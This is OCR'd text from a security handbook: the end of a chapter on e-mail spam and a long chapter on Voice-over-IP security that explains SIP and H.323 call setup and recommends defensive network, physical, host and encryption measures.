Regardless of efforts to stop their activities or to prevent them from mailing into company and institutional networks, bulk e-mail advertisers are not going to give up easily because the cost of sending e-mail is so low and the Internet audience is growing so quickly. The promise of big profits will spur on the spammers. One encouraging development is the growth of legitimate bulk e-mail services. Although the spammers have been getting most of the attention, many business persons have been quietly building up voluntary e-mail lists of highly qualified buyers who have actually requested commercial material. This kind of bulk e-mailing is bound to increase and thrive in the future.

Those opposed to spam advertising are able to bring numerous forces to bear on the Internet abuser — complaints to the spammer's access provider, resulting in termination of the spammer's Internet account; mail bombing and other frontier justice sanctions; and even the threat of legal action. If it continues, the opposition to spammers' activities is bound to affect their strategies.

Already some bulk e-mailers are trying to develop "preference services" or "opt-out" lists of Internet users who do not want to receive e-mail advertising. Some bulk e-mailers even share their "do not mail" lists with each other in an effort to lessen the outcry against their methods.

If the tide of unsolicited e-mail continues to rise, users will increasingly demand commercial and technological solutions, such as better e-mail filtering, to help them get control over incoming e-mail. Many users guard their e-mail addresses carefully to keep them out of public places where they can be stripped and added to a database. Over time, more innovative solutions will be developed, possibly even a security service that specializes in protecting networks from invasion by unwanted messages. In the meantime, network administrators and support personnel can minimize the extra costs and lost productivity caused by e-mail spamming by instituting company programs and policies. Some suggested elements of such a program might include:

- Determining what kind of e-mail advertising will be tolerated from outside and what will not be tolerated
- Devising procedures for users to follow when they receive spam e-mail
- Devising a system for identifying repeat spammers and the domains from which they operate
- Developing cooperative relationships with Internet providers and joining in with industry efforts to counteract the activities of e-mail spammers

Voice-over-IP Security Issues

George McBride, CISSM, CISSP

Introduction

When Alexander Graham Bell made the first phone call in 1876, it was to Thomas Watson in an adjoining room. Since that time, the telephone system has grown into a worldwide interconnected network enabling almost anybody to place a phone call to anyone, anywhere. These telephone networks have evolved substantially from simple, manually connected analog circuits to high-speed, high-capacity digital networks with digital switching. Through a variety of reasons such as bandwidth, redundancy, and infrastructure, separate networks have provided separate services throughout the world. Voice networks, signaling networks, data networks, and even the vanishing telex network all originated and grew as separate and disparate networks.

For more than a hundred years, the network infrastructure satisfied the demands of users and business until high-speed data connectivity over voice networks became a necessity. Today, high-speed analog modems, Integrated Services Digital Network (ISDN), xDSL (Digital Subscriber Loop), cable modems, satellite dishes, and even wireless connectivity can reach the typical home. With high-speed data connectivity reaching the average household, the time has come to merge the networks.

Voice-over-IP (VoIP) is the delivery of voice messages or voice traffic using the Internet Protocol. Typically, a digital signal processor (DSP) digitizes analog voice signals from a microphone and a compression and decompression (codec) algorithm reduces the signal's bandwidth, or transmission rate. As long as compatible codecs are chosen at each end of the conversation, a number of codecs, each with different characteristics, such as compression rate, delays, and processing requirements, can be used to satisfy the chosen VoIP architecture. VoIP is a set of protocols and standards that facilitates the transmission of voice over the Internet Protocol at the network layer of the TCP/IP protocol. VoIP can refer to end users having an IP phone or a computer-based phone client calling a standard public switched telephone network (PSTN) telephone or another VoIP client. VoIP may also refer to the protocols that a service provider uses to transmit voice traffic between callers.

While the PSTN has seen a few network disturbances and interruptions in the past few years, it has proven to be quite reliable and resilient to typical natural and man-made events. Most incidents, such as the cutting of a fiber optic cable, the destruction of a central office, or the vandalism of a customer's network dermarc box, affect a limited scope of customers and result in relatively limited downtime. Hardware and software glitches of a more catastrophic nature have been quite newsworthy, but have been quite infrequent and the disruption of a limited period. Breaches by malicious individuals into the telecommunications network and supporting data infrastructure have been unsuccessful in causing any significant and systemwide outages or damages. As such, the public has grown to rely on the communications infrastructure for personal and business communications.

As telecommunications providers, corporations, small-businesses, and end users begin to look at VoIP, they too will expect the same level of resilience and security to ensure the confidentiality of their communications, availability of services, and integrity of communications.

An important theme of this chapter is the segmentation of network traffic into logical groups to minimize the risk of eavesdropping, traffic insertion, and manipulation. In addition, no single recommendation in this chapter will provide sufficient security to adequately protect a VoIP infrastructure. It is a thorough defense-in-depth, layered protection model that protects a network and limits any exposure or compromise.

VoIP Operation

While both protocols facilitate the transmission of voice communications over the IP data network, Voice-over-IP has two separate implementations, both of which are discussed shortly. H.323, developed by the International Telecommunications Union (ITU) and first approved in 1996, is an umbrella standard of several different protocols that describe signaling and control of the transmission. Session Initiation Protocol (SIP), proposed as a standard by the Internet Engineering Task Force (IETF) in 1999, defines a protocol that resembles HTTP to define the signaling and control mechanisms. Both H.323 and SIP can use the same protocols to carry the actual voice data between endpoints.

Session Initiated Protocol (SIP)

Figure 9.1 shows a simplified, yet typical SIP architecture. Typical VoIP clients such as IP phones or software-based clients on workstations or handheld devices (soft clients) make up the user-agent (UA) group. The *redirect* and *proxy servers* provide location and directory information to facilitate the calls. The *gateway* acts as a call end-point and is typically used to interface to other VoIP networks or the PSTN.

At a high level, the following sequence outlines a typical SIP call:

1. The UA has previously sent a REGISTER message to the registrar server upon start-up.
2. The registrar server has updated the location database of the UA through LDAP or a database update, depending on the storage mechanism.
3. If a proxy server is used, an INVITE message is sent to the proxy server, which may query the registrar server to determine how to contact the recipient. It is possible (and likely) that the INVITE message can travel through other proxy servers and even a redirect server prior to reaching the called UA. SIP addresses are in a Uniform Resource Identifier (URI) format, similar to an e-mail address such as *sip:gmcbride@digdata.com*.
4. If a redirect server is used, an INVITE message is sent to the redirect server, which in turn queries the location database to determine the current location information. The location information is then sent back to the calling UA, who then sends an INVITE message to the called UA at the newly received address.
5. Once ACK messages have been received between the calling and called parties, the conversation commences directly between the entities using a protocol such as the Real-time Transport Protocol (RTP).

H.323

Figure 9.2 shows a simplified, yet common H.323 architecture. The *gatekeeper* functions as the H.323 manager, provides required services to registered clients (such as address translation, admission control, signaling, authorization, etc.), and is the central control point for all calls within its zone. Like an SIP gateway, the H.323 gateway acts as a call endpoint to provide connectivity to other networks. When required, the multipoint control unit (MCU) acts as an endpoint to provide a capability for three or more UAs. The MCU consists of the multipoint controller (MC) and an optional multipoint processor (MP). The MC controls conference resources and determines the common capabilities and functions of




FIGURE 9.1 SIP architecture.




FIGURE 9.2 H.323 architecture.




FIGURE 9.3 H.323 and SIP protocol stack.

the call agents. The MP is controlled by the MC and performs codec conversions when necessary, multiplexes and demultiplexes the media streams, and distributes the media.

At a high level, the following sequence outlines a typical H.323 call:

1. Each gateway registers with its associated gatekeeper though a Register Request command. If approved, the gatekeeper replies with a Register Confirm message.
2. On behalf of the calling UA, the gateway sends an Admission Request message to the gatekeeper. The gatekeeper does a look-up of the called endpoint to determine the location of the called UA. The calling UA's gatekeeper sends a Location Request and a Request in Progress with called UA details to its gatekeeper.
3. The called gatekeeper sends back to the calling gatekeeper a Location Confirmation message, which causes the calling gatekeeper to send an Admission Confirmation message to the calling gateway.
4. The calling gateway then sends an H.225 Setup message to the called UA's gateway that is verified via an Admission Request to the called UA's gatekeeper. If the gatekeeper replies with an Admission Confirmation, that gateway notifies the called UA of the incoming call and then sends a H.225 Alert and Connect message back to the calling UA.
5. An H.245 signaling channel is initiated between the two gateways and an RTP channel is established between the two UAs to transmit the conversation media.

Protocols

VoIP, whether implemented with SIP or H.323, requires a number of protocols to facilitate communication between entities to facilitate call setup, call control, communications with gateways, and the actual transmission of data. While SIP generally requires fewer protocols to establish a call, a significant understanding of traffic flow is still required to manage the connections.

Figure 9.3 shows some of the networking protocols of SIP and H.323 and their functionality in a typical network stack. The diagram indicates the foundations of H.323 (H.225 and H.245) and SIP, responsible for call setup and RTP, RTCP, and RTSP, responsible for media transmission and control.

Security Issues

Computer and network security issues have traditionally centered on the protection of the following seven features:

- *Confidentiality:* ensuring that data is not disclosed to unauthorized entities.
- *Integrity:* ensuring that no unauthorized changes to data (in transit or storage) occur.

- *Authentication:* ensuring that users, systems, or processes are who they claim to be prior to delivering any service or data.
- *Availability:* ensuring that services are operational and functional when required; generally refers to being resilient to "denial-of-service" (DoS) attacks.
- *Access control:* ensuring that users, systems, or processes obtain access only to systems to which they are authorized.
- *Non-repudiation:* ensuring that users, systems, or processes cannot later deny that they performed some action such as sending a message or invoking an application.
- *Privacy:* ensuring that users and systems maintain control over the personal, private, and sensitive information that is collected and how it may be distributed.

In general, privacy issues are usually managed through policy, practices, and procedures. Privacy issues generally dictate what information is collected, stored, and possibly transmitted to other systems. That data adheres to the privacy guidelines by utilizing the previously mentioned six security features. While not downplaying the importance of privacy issues, this chapter discusses some of the threats to Voice-over-IP in relation to the first six bullet points listed above.

In addition, there are several components of a VoIP infrastructure that must be evaluated to determine the associated risk. These components include:

- *Human factor.* Issues such as malicious insiders, the use of "hacker" tools on the corporate network, as well as corporate and end-user security policies are all part of the human factor.
- *Physical factor.* Often overlooked in network security vulnerability assessments, the physical security and protection of equipment, hosts, resources, back-up tapes, etc. all contribute to the VoIP infrastructure's security posture.
- *Network infrastructure factor.* Firewalls, network segmentation and isolation, virtual local area networks (VLANs), and network architecture are some of the issues that also affect security vulnerabilities.
- *Equipment and host security factor.* Systems, VoIP equipment, gateways, and other networked hosts contribute to the overall security risk of VoIP.
- *Protocol factor.* While the VoIP protocols use TCP or UDP to transmit data and thus have all of the vulnerabilities associated with those protocols, other newer protocols can also contribute vulnerabilities to the VoIP architecture.

Human Factor

In general, human factors refer to issues and situations where policy, guidelines, and requirements provide the front line of defense and control. Human factors also are important when technological or automated mechanisms are not effective in preventing a person from committing some activity that is against policy and may result in the compromise of a system. For example, while a corporate policy may prohibit the use of test equipment on a production network with VoIP traffic, a user who requires real-time traffic volume may find it easy to use the production network for a few minutes. Rather than use an isolated test network with a traffic generator, the user may inadvertently flood the network with traffic such as an Admission Request, which could force a Gatekeeper to deny service to valid users.

Any time that technological or automated mechanisms cannot be enabled to prevent intentional or malicious activities, there is the possibility that such activities will occur. To minimize the risk, clear and concise policies must be created to define roles and responsibilities, system and network configurations and parameters, acceptable use, and most importantly, consequences if the policies are disregarded. The use of intrusion detection systems (IDSs) to detect such traffic and the use of firewalls and routers to segment traffic can minimize the damage.

Most often, a good corporate policy may only need some minor adjustments and awareness sessions to incorporate any VoIP-specific technology issues. For example, utilizing a network monitoring tool might be addressed in a corporate policy, but sections specifically addressing VoIP traffic, including packet

reconstruction and legal liabilities of monitoring telephone calls, might need to be added. In most companies, the "telecom" organization usually has a solid understanding of the policies and legal requirements of monitoring phone calls, but those issues may be unclear to the "data" organization and could put the company in jeopardy if an information technology (IT) associate begins to monitor too many voice calls.

Additionally, the use of other network tools (which may acquire user passwords or personal data), when testing can occur, how configuration and change control is managed, and how networks are to be segmented, etc. are some issues that should be included in a corporate policy. The introduction of a new technology that reaches into many different areas of a corporation, such as VoIP, may be an ideal time to review and update corporate policy. The security organization should also incorporate the VoIP infrastructure into its overall risk assessment and ethical hacking (penetration testing) efforts.

The private branch exchange (PBX) configuration should be reviewed to compare all dialing policies, PIN code requirements for toll calls, conference room restrictions, and other settings and parameters. Typically, calls to toll areas (in the United States, numbers such as +1.900.XXX.XXXX or 976.XXXX) are blocked, as are calls to high fraud areas. Additionally, off-premise forwarding may be restricted or prohibited. If a company is using VoIP internally with PSTN gateways to facilitate calls to external parties, any costs associated with malicious activity such as fraud are the responsibility of the corporation, not the PSTN carrier, who will expect that the bill will be paid. Industry best practices recommend regular call accounting feedback to end users to identify fraudulent use and the use of automated tools to detect, alert, and react to anomalous calling patterns.

All applicable policies in the corporate voice policy should be reviewed and implemented in the new VoIP infrastructure when applicable and possible. Additionally, companies may wish to incorporate call detail information from the VoIP infrastructure into the billing mechanisms of traditional calls so that the IT organization can recoup some of the incurred costs.

The Business Continuity Plan and Disaster Recovery (BCP and DR) documents should be reviewed and updated to incorporate the additional requirements of the VoIP equipment. Finally, VoIP back-up or hot-site equipment should be reviewed and validated in a fashion similar to the other data and voice equipment in the infrastructure. With the introduction of a VoIP infrastructure, the revised plan should be practiced on a regular basis once it is approved.

Through malicious and unintentional actions of users and network-connected devices, adversely affecting events are likely to occur. As such, it is important to complete an Incident Response Plan that details what should be done when an incident is detected. This plan should detail not only which events invoke the response plan, but the entire response cycle to include forensics review, root cause analysis, corrective actions, clean-up, and after-incident discussions (post-mortem). The Incident Response Plan should be drafted, reviewed, and approved by all necessary organizations (including the legal department). The plan should then be made available to the appropriate individuals and then practiced and rehearsed.

Policies only protect a company against those persons who are aware of and who adhere to the policies. For the malicious insider, background and reference checks, vetting periods, close supervision during employee movements and downsizing, and government security clearances (when applicable) are some measures that can be taken to limit personnel who may have malicious intentions.

Physical Factors

The introduction of VoIP into a corporate infrastructure should include the physical assessment and review of the entire infrastructure, including a review of all locations. It is important to not only make sure that the server room is properly secured, but that the administrator's office, which may have an open "root" terminal session to the VoIP location database, is secured. In addition, telecom, data, networking closets, administrative areas, computer centers, and support centers may be dispersed throughout a corporate location and should be reviewed to ensure that existing and new VoIP equipment is adequately protected and secured.

A typical security assessment includes not only the review of physical access to cubicles, offices, server rooms, executive offices, and building perimeters, but also what video recording is enabled to monitor and record who accesses those areas. Fire suppression, proprietary or sensitive information storage and destruction, visitor access, anti-theft prevention, and alarms are some of the areas that should be reviewed as part of a complete physical security assessment.

One of the most important and often overlooked aspects of physical security is the review of environmental variables of the area where the data and voice networking equipment is stored. For example, industry best practices recommend that these areas should have limited access, no exterior windows, and not be located near bathrooms, kitchens, or physical plant equipment. Also, with the addition of more VoIP equipment into data centers and networking closets, temperatures should be monitored to ensure that the equipment remains within manufacturer-recommended ranges. Likewise, the operational capability of the uninterruptible power supply (UPS) systems should be reviewed to ensure that the additional load requirements of the VoIP equipment are not exceeded and that adequate UPS power is available until failover to a generator can occur or the equipment is gracefully shut down.

Network Infrastructure

As discussed, one of the most important mitigating factors of malicious activity is to deploy effective mechanisms to prevent network anomalies, monitor the network to detect those that do occur, and then react to those anomalies upon detection. Once the security policy has been created, a full network vulnerability assessment should be taken to identify, measure, and mitigate all internal and external vulnerabilities.

Many of the recommendations of network infrastructure security mitigation include items that would be included whether or not VoIP was deployed at a given location. For example, routers and switches commonly deployed with default community strings such as “Public” and “Private” should be disabled unless required to support monitoring and operational requirements. When they are required, Access Control Lists (ACLs) should be deployed to restrict who can access the configuration, strong authentication should be employed, and Secure Shell (SSH), not Telnet, should be used to encrypt traffic between the device and operator. When possible, route updates should be authenticated to minimize the risk of an unauthorized update and all unnecessary services not required for business operation should be disabled.

Switches (and not simple hubs) should be utilized to minimize the risk of network sniffing. A separate VLAN infrastructure, with dedicated and separate DHCP servers for the voice and data networks, should be implemented with dedicated (and unique) VLAN names for all trunk ports. Private addresses should be used without network address translation (NAT) to reduce the risk of unauthorized access and VLAN hopping. Disable all unused ports and place those ports into a different, unused VLAN.

Organizations should consider the use of 802.1x with Extensible Authentication Protocol (EAP) to authenticate entities prior to providing any network connectivity. Once an entity has authenticated, it can then be placed into the appropriate VLAN. Enabling Media Access Control (MAC) address authentication that allows connectivity only to predefined MAC addresses is not as strong as 802.1x with EAP. MAC authentication can be spoofed, is very time consuming, and requires a lot of administrative overhead; but corporations may wish to baseline their IP inventory, allow the devices that are currently connected to remain, and then add systems to the allowed MAC list as required. While this may not stop an unauthorized person who has already connected a device to the network, it will stop all future unauthorized connection attempts.

Virtual local area networks (VLANs) should be used to segment groups of networked devices into more cohesive collections such as by function, access limitations, or security requirements. The segmentation of voice data such as RTP from regular data traffic not only mitigates the threat of a malicious person attempting to access the voice traffic, but also helps maintain Quality of Service (QoS), which

can increase efficiency and call quality. VLAN termination points, where voice data and general IP traffic meet, should be limited to specific points such as voice-mail systems, call processors, and gateways.

QoS should be monitored to ensure that only authorized individuals and network equipment is setting the QoS bytes to force that traffic to be handled at a higher precedence than the other traffic. For example, if a rogue computer is infected with a virus that sets the QoS byte to provide it with a higher precedence to infect other systems, network monitoring should be able to detect the unusual behavior originating from that particular IP address.

As corporations begin to move toward VoIP implementations throughout their company, the need for segmentation will increase dramatically. For example, witness some of the latest blended threat worms, Trojans, viruses, and other malware that spreads through a corporate network almost instantly. With VoIP voice traffic segmented from the data traffic and with the protection of ACLs from routers and firewalls, the impact to VoIP voice traffic can be minimized. Finally, configure VoIP gateways to ignore all control traffic such as H.323, SIP, and MGCP from the data network interfaces.

Industry best practices recommend that an IDS sensor (also called an engine or collector) should be installed within each segment to monitor for any malicious traffic. IDS sensors installed on the external segment of a firewall will provide information on attempted attacks, and sensors on the internal segment can be used to monitor legitimate traffic and detect any successful penetrations. Most often, a side benefit of well-placed IDS sensors is that they will assist in the detection of configuration errors that can be addressed to correct any network deficiencies.

Firewalls that are configured to protect the VoIP infrastructure must be protocol-aware and act as an application level gateway (ALG) for the implemented protocol (SIP or H.323). The use of simpler, stateful firewalls that do not have the capability to inspect the packets for proper syntax and cannot follow the traffic flow could allow a malicious user to compromise the infrastructure. Deep packet inspection (DPI) allows the firewall to check the packet's application layer and ensure that the data is formatted within the appropriate standards. For example, a DPI firewall would be able to review the data within particular fields of an SIP or H.323 packet to prevent buffer overflows.

Pinholing, a process used to allow VoIP traffic to traverse a firewall, is the dynamic addition and deletion of ports based on signaling requirements sent to the firewall. For example, H.323 call setup messages passing from an internal to external user would be inspected as the packets passed through the firewall and the firewall would open up the corresponding ports required to allow the media traffic to pass through the firewall. At call completion, or some timeout (in the event of an error or disconnect), the firewall dynamically deletes the associated rule and traffic ceases to flow between those hosts. Pinholing has two important weaknesses that could increase a corporation's exposure. Internal IP addresses are typically not provided or known to noncorporate users to reduce the amount of information a potential malicious person may have, but are visible to the external calling party. Additionally, pinholing restrictions are based on IP addresses, and a malicious person can spoof those IP addresses.

Network address translation (NAT) is the substitution of some IP address to another IP address during the traversal of the NAT device. Whether it is a one-to-one translation or a many-to-one translation, a problem is introduced when VoIP traffic embeds the IP address in the packet. For example, traffic from an IP phone at IP address 10.1.1.50 that crosses a NAT device may be mapped to some public and routable IP address. When the receiving gateway receives the packet and deconstructs it, the gateway will attempt to send the packet back to the gateway at IP address 10.1.1.50. Unfortunately, in this scenario, the gateway will not have a route entry for that IP (because that is not the host's true IP address) and the return packet will never reach its destination. The use of an SIP proxy in a corporate DMZ to facilitate VoIP calls without going through a PSTN gateway is a typical solution. Not surprisingly, the SIP gateway proxies the requests from outside to inside, which allows external entities to initiate calls to the internal network.

VoIP traffic is inherently difficult to manage across a firewall. For example, Microsoft provides the following solution to allow Microsoft Netmeeting traffic to pass through a firewall:[1]

To establish outbound NetMeeting connections through a firewall, the firewall must be configured to do the following:

- Pass through primary TCP connections on ports 389, 522, 1503, 1720, and 1731.
- Pass through secondary TCP and UDP connections on dynamically assigned ports (1024–65535).

It should be obvious that industry best practices do not permit such a wide window of ports into a corporate Intranet.

Host Security

The introduction of VoIP hosts, whether corporations use software-based IP phones or hardware units, introduces additional vulnerabilities to the organizational infrastructure. Prior to an IP phone rollout, a baseline soft client or hardware phone should be reviewed to identify and understand all TCP and UDP ports that are open (listening). Configurations of phones should be reviewed to ensure that all parameters are in line with policy and operational requirements. Finally, review, test, and apply all of the latest BIOS and firmware updates, security updates, hot-fixes, and patches.

Gatekeepers and SIP proxies should be configured to reject automatic phone registration attempts, unless required during initial installations and mass rollouts. Disabling automatic registration prevents a malicious user from registering a rogue phone onto the VoIP network and from obtaining configuration information.

Hardware-based phones should have their "PC data" ports disabled unless required for business operation. When the data ports are being used, all voice VLAN 802.1q traffic should be squelched to restrict any network sniffing or monitoring. The Address Resolution Protocol (ARP) is the protocol that allows hosts on a network to map MAC addresses to IP addresses, and Gratuitous ARP (GARP) is the transmission of ARP messages when not required. To prevent a node from processing a GARP packet and believing that a malicious host PC is now the gateway where all traffic should be sent, and thus preventing the common "man-in-the-middle" attack, clients should be programmed to disregard GARP messages. Underground and malicious tools such as Voice-over-Misconfigured IP Telephones (VoMIT) will no longer be effective with the 802.1q traffic squelching and GARP message rejection.

Centralized mechanisms should be implemented to distribute the latest anti-virus engine and data files to the workstations hosting any VoIP applications (as it should all hosts). The same centralized mechanism should also maintain an inventory of all systems on the network, enforce a common security policy across the network (no local shares, no easy to guess passwords, etc.), and should facilitate the distribution of all security-related updates in a timely manner. The inventory that is collected can serve as a feedback mechanism to ensure that the patch management teams are aware of the infrastructure and can ensure that the appropriate patches are incorporated in the updates. Applications that allow a malicious intruder to eavesdrop on conversations, remotely control another user's PC, and mirror their display are commonly available and can be avoided through regular anti-virus updates, patch management, restricted shares, and hard-to-guess local and domain passwords.

Core hosts such as gateways, gatekeepers, SIP proxies, etc. have unique requirements based on the software they will be running. Typically, databases, monitoring software, and other applications introduce new features that must be reviewed and addressed prior to deployment. For example, a host running an SIP redirector might store all location information in a MySQL database. While the protocol-level security between clients and the redirector may be sufficient and the host may have all of the latest security patches and configurations, a default system administrator (SA) password could be easily guessed and used to delete or modify the database. It is important to review each host on the VoIP infrastructure to ensure that the hardware, operating system, and applications are adequately secured. When these secured and hardened systems are put on a secured network, the additional risk of compromise is minimal. It is equally important to review not only each system individually, but also how the systems interoperate with each other within the infrastructure.

Protocol Security

VoIP introduces a number of protocols, each with a different structure and data format. VoIP in its basic implementation offers limited media transmission security without the introduction of optional standards such as H.235 (for H.323) and SIPS (for SIP). At a high level, there are five fundamental levels or degrees of VoIP security:

Level 0: no encryption is provided for setup and control data or media traffic.
Level 1: media are encrypted.
Level 2: media are encrypted, and setup and control data (to also protect codec information, data formats, encapsulated IP address information, etc.) is encrypted.
Level 3: all media, setup, and control data are encrypted. Additionally, all traffic is multiplexed and encapsulated in a single data stream to help obfuscate the traffic.
Level 4: through encryption, multiplexing, and the continuous generation of fictitious setup, control, and media traffic, a malicious person would not be able to determine if any valid calls are in progress. This particular solution requires a significant amount of bandwidth and may be impractical for common commercial use, but may be useful in extremely sensitive and critical areas such as government and military.

Level 0 may be perfectly acceptable to companies that implement VoIP solutions where the VoIP traffic is maintained internally or uses a PSTN gateway to communicate with external entities. However, those same companies may have restrictions that prohibit the transmission of sensitive information via e-mail without encryption. Because it is unreasonable to mandate that companies cannot discuss highly sensitive or proprietary information over the telephone, companies should treat VoIP traffic as they would treat a highly sensitive e-mail and find this solution unacceptable.

One of the most important considerations in adding security functionality is the potential degradation of service. VoIP depends on the on-time receipt of packets with minimal jitter and packet loss. VoIP typically includes transmission/propagation delays (traveling through the network) and handling delay/serialization delays (the time to digitize data, generate packets, and transfer to the DSP output queue). The introduction of security features such as encryption, authentication, and integrity computations are sure to increase the delay and companies must measure the total delay and make any modification to keep the delay below an acceptable limit of less than 200 milliseconds.

There are a number of ways to incorporate encryption, authentication, and integrity mechanisms into a VoIP solution. One of the most complete solutions (albeit, one of the most complex) is the adoption of a new public key infrastructure (PKI) or the integration with an existing PKI. The use of mathematically related public and private keys allows users to encrypt traffic between entities (phone-to-phone media traffic or phone-to-VoIP element setup, control, and signaling). Those same keys can help ensure that traffic was in fact sent from the claimed entity and can help ensure that the data has not changed in transit. Equally important, through the use of a PKI infrastructure with its inherently strong user authentication, users cannot deny participating in a call if the details are recorded and logged into a secured database.

